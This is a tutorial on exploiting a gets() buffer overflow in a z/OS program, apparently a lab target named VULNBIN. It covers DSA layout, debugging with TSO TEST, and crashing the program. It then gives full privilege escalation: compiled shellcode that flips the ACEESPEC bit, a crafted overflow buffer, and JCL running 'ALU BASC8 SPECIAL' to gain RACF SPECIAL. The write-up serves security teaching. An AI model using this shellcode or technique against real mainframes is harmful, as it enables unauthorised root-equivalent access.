# Buffer Overflows in z/OS

# Terms

**TSO:** Time Sharing Option – Interactive access to zOS

**TSO TEST:** Debugger pre-installed on zOS.

**JCL:** Job Control Language – used to submit batch programs

**RACF:** Resource Access Control Facility – a tool used for access control management on z/OS

**PSW:** Program Status Word – stores diagnostic information, including the address of the next instruction to attempt to process.


# Background

z/OS is IBM’s mainframe operating system which is designed to be backwards-compatible with old mainframe functionality that still sees common usage, while also making use of the developments in modern operating systems since then. For example tools like ISPF, Rexx and RACF are all supported and used within z/OS despite first being introduced in the late 1970s, while it also implements C/C++ APIs that can run new software.

# The Dynamic Storage Area

What are traditionally called “stack frames” in other operating systems are called [Dynamic Storage Areas](https://www.ibm.com/docs/en/zos/2.3.0?topic=conventions-standard-save-area) (or DSAs) in z/OS, storing things like the data currently in registers 0 to F, and pointers to the next and previous DSAs on the stack. Its total size is 128 bytes, but we will focus on the first 80 bytes as these are the most important for buffer overflow attacks. Note that addresses are 4 bytes long (i.e. 32-bits) in the DSA.

*The first 80 bytes of a DSA:*



A full breakdown of a DSA can be found [here](https://www.ibm.com/docs/en/zos/2.4.0?topic=dump-upward-growing-non-xplink-stack-frame-section). Note: There is no register 13 included in the DSA because register 13 points to the beginning of the current DSA.

# Buffer Overflow Exploit in Action

As an example of a buffer overflow, we will look at a program that we shall call “VULNBIN” that is called from an executable that’s stored in a dataset at “PDS.APFLIB”:

*JCL program to show the help dialog for VULNBIN:*

//VULNJOB JOB 'VULNJOB',NOTIFY=BASC8,REGION=0M,

// MSGCLASS=H,MSGLEVEL=(1,1)

//VULNJOB EXEC PGM=VULNBIN

//SYSIN DD \*

HELP

//\*

//STEPLIB DD DSN=PDS.APFLIB,DISP=SHR

//SYSOUT DD SYSOUT=\*

//SYSPRINT DD SYSOUT=\*

//\*

*Output of the above program:*

Enter an argument:

Usage: VULNBIN <arg 1>

VULNBIN HELP

## Static Analysis

Below is a JCL program that will use the inbuilt AMBLIST program to map the modules and objects used by VULNBIN based on their position in memory.

//AMBLIST JOB (ACCT),MSGCLASS=H,NOTIFY=BASC8

//AMBL EXEC PGM=AMBLIST,REGION=64M

//SYSPRINT DD DSN=LBASC8.BASCA8.AMBLIST(VULNBIN),DISP=OLD

//AMBLIB DD DSN=PDS.APFLIB,DISP=SHR

//SYSIN DD \*

LISTLOAD DDN=AMBLIB,MEMBER=VULNBIN,OUTPUT=MAP

/\*

The resulting dataset contains many different modules and programs, but we are most interested with the gets() subroutine as seen below.

LISTLOAD DDN=AMBLIB,MEMBER=VULNBIN,OUTPUT=MAP

\*\*\*\*\* M O D U L E S U M M A R Y \*\*\*\*\*

MEMBER NAME: VULNBIN MAIN ENTRY POINT: 00000100

LIBRARY: AMBLIB AMODE OF MAIN ENTRY POINT: 31

\*\* ALIASES \*\* ENTRY POINT AMODE

NONE 00000100 31

...

CLAS LOC ELEM LOC LENGTH TYPE RMODE ALIGNMENT NAME

100 7C ED 31 DOUBLE WORD CEESTART

...

**2100 A ED 31 DOUBLE WORD gets**

2100 0 LD GETS

…

This shows that VULNBIN makes a call to gets() at offset +0x2100 — this function has been known to be vulnerable to buffer overflow attacks, being deprecated in C99 and [removed from C11](https://en.cppreference.com/w/c/io/gets). To exploit this, we need to know when the function gets called so that we can inject our malicious buffer in the correct place — this is where some dynamic analysis can help us.

## Dynamic Analysis

TSO TEST can be used for such dynamic analysis, wherein by putting a breakpoint at offset +0x2100 of the program (i.e. when gets() is called) we can see the state of the caller’s DSA and dump the relevant registers.

Furthermore, if we can see the contents of the registers when gets() is called at runtime, we can determine if Address Space Layout Randomization (ASLR) is used to randomise the location of the executable in memory. If ASLR was turned on then the absolute addresses used would change each time and the following exploit would not work — luckily, [by default ASLR is disabled](https://www.ibm.com/docs/en/zos/2.4.0?topic=overview-address-space-layout-randomization) so this usually is not a concern to have.

*JCL program to dump the DSA and other relevant data:*

/VULNTEST JOB 'VULNTEST',NOTIFY=BASC8,REGION=0M,

// MSGCLASS=H,MSGLEVEL=(1,1)

//STEP01 EXEC PGM=IKJEFT01

//STEPLIB DD DSN=SYS1.LINKLIB,DISP=SHR

//SYSIN DD \*

HELP

//\*

//SYSTSPRT DD SYSOUT=A

//SYSPRINT DD SYSOUT=\*

//SYSTSIN DD \*

TEST 'PDS.APFLIB(VULNBIN)'

AT +2100

go

LIST 1R? X

LIST 13R

LIST 13R? X M(20)

//\*

*Output of the above program:*

TEST 'PDS.APFLIB(VULNBIN)'

TEST

AT +2100

TEST

go

Enter an argument:

IKJ57024I AT +2100

TEST

LIST 1R? X

1FABC2E0. **1FABC324** => gets() ‘buffer’ is stored at 1FABC324

TEST

LIST 13R

13R 1FABC248

TEST

LIST 13R? X M(20)

1FABC248. 10000000

1FABC24C. **1FABC130** => pointer to previous DSA

1FABC250. **6ABA7040** => pointer to next DSA

1FABC254. **9FA8670E** => return address (register 14)

1FABC258. **1FA750C0** => subroutine entry point (register 15)

1FABC25C. 1FB35840

1FABC260. **1FABC2E0** => pointer to first parameter (register 1)

1FABC264. 1FAB1C20

1FABC268. 1FA86BC8

1FABC26C. 1FABC324

1FABC270. 00040938

1FABC274. 1FAB1360

1FABC278. 1FAF0F20

1FABC27C. 1FABC2F8

1FABC280. 00040968

1FABC284. 1FB31858

1FABC288. 86103978

1FABC28C. 1FAB71D8

1FABC290. 00000000


1FABC294. **1FABC748** => gets() DSA pointer

TEST

It is key to note that at this point the DSA for gets() has not yet been created, rather, we are showing the DSA of the module is calling gets(). To put a breakpoint within gets() would mean that any program on the mainframe which calls gets() would enter into debugging mode which is clearly not desirable.

The way that parameters for subroutines are stored is through an array of pointers, whereby register 1 stores a pointer to the head of the array, and each contiguous entry in the array is a pointer to the corresponding parameter value.

*Parameters are stored with an array of pointers:*




Register 1 contained the pointer 1FABC2E0, which pointed to the parameter 1 pointer at 1FABC324. Since gets() only contains a single parameter — a pointer to the buffer where the string will be stored — we know that 1FABC324 must be the start of the buffer.

The breakpoint was reached after the **“Enter an argument:”** prompt, so we know that gets() is most likely called when the user enters the argument here.


Finally, we know where the gets() DSA will be stored as the Next Available Byte points to 1FABC748.

*Representation of memory at the breakpoint:*



We can also infer the structure of memory after the gets() DSA has been created based on our knowledge of data stored at each offset in DSAs (see table above).

*Representation of memory once the gets() DSA is created:*



## Crashing the Program

The next step is now to try and put this information together to try and crash the program by overwriting the gets() DSA pointer with data from the buffer that we write. If we calculate the number of bytes between the start of the buffer and the gets() DSA pointer, we see that there are 1060 bytes between the two.

0x1FABC748 - 0x1FABC324 = 0x424 = 1060 bytes

In theory if we write 1060 bytes to go to the start of the gets() DSA, then another 4 bytes to align ourselves at the start of the pointer to the previous DSA, we can overwrite this pointer with a final set of 4 bytes to crash the program (i.e. we need to write 1060 + 4 + 4 = 1068 bytes). In the buffers we try to use letters that are not likely to appear in the program so that we can easily separate what we have injected from what is usually in memory; using a different set of 4 bytes for the final part of the buffer is also useful since we can be sure that the end of the buffer is aligned correctly, rather than being too far over the intended address.

*Buffer:*

**LGBT**[...1060 bytes later...]**KALE**

*Result of writing the above buffer into VULNBIN:*

CEE0374C CONDITION=CEE3204S TOKEN=00030C84 59C3C5C5 00000000

WHILE RUNNING PROGRAM CEEEV003

AT THE TIME OF INTERRUPT

PSW 078D0400 85C497FA

GPR 0-3 00000020 1FA2ED60 1FA2B098 05C49806

GPR 4-7 00000000 1FA2B098 1FA35324 1FA366AC

GPR 8-B 00000000 00000020 00001388 1FAAFD51


GPR C-F 1FA301D8 **D2C1D3C5** 1FAAEA51 1FA35324

IEF472I VULNJOB STEP01 - COMPLETION CODE - SYSTEM=000 USER=4083 REASON=00000004

Note: z/OS uses EBCDIC encoding rather than ASCII, so LGBT = 0xD3C7C2E3 and KALE = 0xD2C1D3C5

Register 13 (0xD) contains 0xD2C1D3C5 — the last 4 bytes of the buffer — so we can be reasonably sure that we have aligned the end of the buffer with the correct position in the gets() DSA as intended. This shows us that the program is definitely exploitable as we have crashed it with error code U4083 and reason code 0x04 which means that z/OS is confused by the address stored in R13 since 0xD2C1D3C5 is not a valid address and hence thinks that the DSA is mis-aligned.

*The state of memory when we have crashed the program:*



## Exploiting the Buffer Overflow

Rather than simply crashing the program, it would be good to try and do privilege escalation to make ourselves the equivalent of ‘root’ which is SPECIAL in z/OS. To accomplish this, we will essentially create our own DSA that has a return address to some malicious shellcode, and then point the gets() ‘previous DSA’ pointer to our DSA instead of the original caller’s DSA, thereby executing the payload once gets() returns.


Since we do not care about bytes 0x00 to 0x0C in the returning DSA, we can replace ‘KALE’ with the address 12 bytes before our buffer (0x1FABC324 – 0xC = 0x1FABC318). This will mean that offset +0x00 in our buffer should contain a pointer to the return address for our DSA. This can point to anywhere in memory where we have control over and have injected the payload but for the sake of simplicity, we will make the first 4 bytes of the buffer contain the address corresponding to 4 bytes after where the buffer starts (0x1FABC324 + 0x4 = 0x1FABC328).

Finally, we can write our compiled shellcode starting from offset +0x04 in the buffer — here is compiled shellcode to flip the ACEESPEC bit which will allow any tasks in the current job to be run as ‘SPECIAL’:

0xA718003C0A6B585002245855006C585500C89400502696B1502617FF07FC

Once the ACEESPEC bit is flipped by executing this shell code, we can add a step in the original JCL program to give ourselves SPECIAL — we use the parameter COND=EVEN because we want this last step to be run even if the previous one ABENDs (i.e. terminates abnormally).

*Final state of the memory after the overflow:*



*Finished JCL program:*

//VULNJOB JOB 'VULNJOB',NOTIFY=BASC8,REGION=0M,

// MSGCLASS=H,MSGLEVEL=(1,1)

//STEP01 EXEC PGM=VULNBIN

//STEPLIB DD DSN=PDS.APFLIB,DISP=SHR

//SYSIN DD DSN=LBASC8.BASCA8.BUFF(ACEE),DISP=SHR

//SYSOUT DD SYSOUT=\*

//SYSPRINT DD SYSOUT=\*

//STEP02 EXEC PGM=IKJEFT01,COND=EVEN

//STEPLIB DD DSN=SYS1.LINKLIB,DISP=SHR

//SYSTSPRT DD SYSOUT=A

//SYSPRINT DD SYSOUT=\*

//SYSTSIN DD \*

ALU BASC8 SPECIAL

//\*

*Buffer:*

1FABC328A718003C0A6B585002245855006C585500C89400502696B1502617FF07FC[LGBT for 1030 bytes]1FABC318

When running the JCL program, we see that after the initial prompt where we inject our buffer, we run the ALU (ALter User) command to grant ourselves SPECIAL outside of just this job.

*Listing the user details shows that we are now SPECIAL:*

USER=BASC8 NAME=USER BASC8 OWNER=PLAYBOX CREATED=21.183

DEFAULT-GROUP=BASCG PASSDATE=21.183 PASS-INTERVAL=180 PHRASEDATE=N/A

**ATTRIBUTES=SPECIAL**

REVOKE DATE=NONE RESUME DATE=NONE

LAST-ACCESS=21.230/10:19:20

CLASS AUTHORIZATIONS=NONE

NO-INSTALLATION-DATA

NO-MODEL-NAME